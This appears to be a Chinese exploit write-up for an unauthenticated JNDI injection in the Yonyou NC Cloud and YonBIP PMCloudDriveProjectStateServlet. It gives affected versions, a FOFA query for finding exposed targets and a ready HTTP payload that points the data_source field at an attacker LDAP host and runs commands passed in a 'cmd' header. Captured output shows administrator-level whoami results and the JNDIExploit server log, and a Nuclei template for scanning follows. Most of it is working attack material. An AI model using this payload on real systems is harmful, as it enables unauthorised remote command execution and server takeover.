Y17-1用友-YonBIP-JNDI注入

漏洞描述：

用友NC Cloud及YonBIP 系统PMCloudDriveProjectStateServlet.class接口处存在JNDI注入漏洞，未经身份验证的攻击者可通过此漏洞可以在服务端执行任意命令，获取服务器权限。

影响版本：

NCC2105
NCC2111
YonBIP高级版2207
YonBIP高级版2305

网站图片：

网络测绘：

fofa语法：

FOFA：app="用友-NC-Cloud"


漏洞复现：

payload：

```
POST /service/~pim/PMCloudDriveProjectStateServlet HTTP/1.1
Host: your-ip
cmd: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/json
Connection: close

{
    "data_source":"ldap://vpsip:1389/TomcatBypass/TomcatEcho",
    "user":""
}
```

效果图：



```
POST /service/~pim/PMCloudDriveProjectStateServlet HTTP/1.1
Host: [redacted]9080
cmd: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/json
Connection: close

{
    "data_source":"ldap://[redacted].1389/TomcatBypass/TomcatEcho",
    "user":""
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=E2518D6B41194446DEF(
Date: Sun, 28 Jan 2024 19:33:33 GMT
Connection: close
Server: server
Content-Length: 169

ncc-app\administrator
{"des":"?????NC??????java.lang.RuntimeExcep
[redacted].1389/TomcatBypass/TomcatEcho","respor
```

```
[root@VM-16-8-centos JNDIExploit1.4]# java -jar JNDIExploit-1.4-SNAPSHOT.jar -i [redacted]
[+] LDAP Server Start Listening on 1389 ...
[+] HTTP Server Start Listening on 3456 ...
[+] Received LDAP Query: TomcatBypass/TomcatEcho
[+] Paylaod: tomcatecho
```

Yaml模板

```
id: yonyou-NC-Cloud-JNDI

info:
  name: 用友NC Cloud及YonBIP PMCloudDriveProjectStateServlet JNDI注入漏洞
  author: WLF
  severity: high
  metadata:
    fofa-query: app="用友-NC-Cloud"
variables:
  filename: "{{to_lower(rand_base(10))}}"
  boundary: "{{to_lower(rand_base(20))}}"
http:
  - raw:
      - |
        POST /service/~pim/PMCloudDriveProjectStateServlet HTTP/1.1
        Host: {{Hostname}}
        Accept-Encoding: gzip
        User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
        Content-Type: application/json
        Connection: close

        {
        "data_source":"ldap://{{interactsh-url}}",
        "user":""
        }

    matchers:
      - type: dsl
        dsl:
          - contains(interactsh_protocol, "dns")
        condition: and
```